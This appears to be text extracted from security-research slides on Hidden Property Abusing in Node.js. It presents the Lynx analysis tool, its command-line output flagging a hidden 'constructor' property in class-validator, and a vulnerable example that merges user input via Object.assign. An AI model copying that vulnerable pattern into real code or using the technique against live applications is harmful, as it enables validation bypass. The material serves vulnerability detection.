
A real-world HPA exploit




A real-world HPA exploit



A real-world HPA exploit



A real-world HPA exploit




Challenges

- It is JavaScript.
- HPA creates **new** data dependencies, but program analysis is good at digging **existing** data flows.
- The exploitation of hidden properties is highly related to the **context**. How to assess the harmfulness of discovered hidden property candidates?



Lynx

We design and implement Lynx*, a hybrid JavaScript program analysis tool, to detect and exploit HPA vulnerabilities.




*The lynx is a type of wildcat. In Greek myths, it is believed that lynxes can see what others can't, and its role is revealing hidden truths.

<https://github.com/xiaofen9/Lynx>

Identifying Hidden Properties

Propagate fake “hidden properties” to identify Property Carriers




Label Injection




Test Program Instrumentation

- 1. Variable Access
- 2. Property Indexing
- 3. Function Call



Property Carrier Tracking




Is it possible to overwrite the original properties under a property carrier?

Identifying Hidden Properties

Pinpoint Hidden Property Candidates

- Traversing Abstract Syntax Tree (AST)
- Recording the (key name of) properties under Property Carriers

```
var targetMetadatas = getSchema(object.constructor);
```



```
$ node Lynx.js -m hp_finder -o classvalidator.json -t target/TestClassValidator/TestClassValidator.js
```

```
[+] Running ./target/TestClassValidator
```

```
[+] instrumentSync: ./target/TestClassValidator
```

```
[+] Module cache of project TestClassValidator found
```

```
[+] 2 Files to be instrumented.
```

```
[+] Instrumentation completed.
```

```
[!] Analysis Result :
```

```
# of carrier: 43
```

```
Hidden properties:
```

```
{ R0ot:
```

```
  { constructor:  
    { base: 'object',
```

```
      file: './target/TestClassValidator/node_modules/class-validator/validation/ValidationExecutor.js',  
      domain: 'anon_79_0_398_1.anon_368_55_390_3.object'
```

```
    },
```

```
    ... // other hidden properties under root
```

```
  },
```

```
  ... // other properties and hidden properties under them
```

```
}
```

```
Coverage:
```


```
total lines: 10491, touched lines: 3423, coverage: 0.32627966828710325
```



How do we know the exploitability of these candidates?

Insights from our running example

```
1 function transform(schema, param){
2   value = Object.assign(
3     schema,
4     param);
5   return value;
6 }
7
8 function validate(object) {
9   ...
10  var targetMetadatas = getSchema(
11    object.constructor);
12
13  const groupedMetadatas = this.metadataStorage
14    .groupByPropertyName(targetMetadatas);
15  ...
16  // validation based on metadatas
17  Object.keys(groupedMetadatas)
18    .forEach(function(propertyName) {
19    if(illegal) return null;
20    });
21  return object;
22 }
```



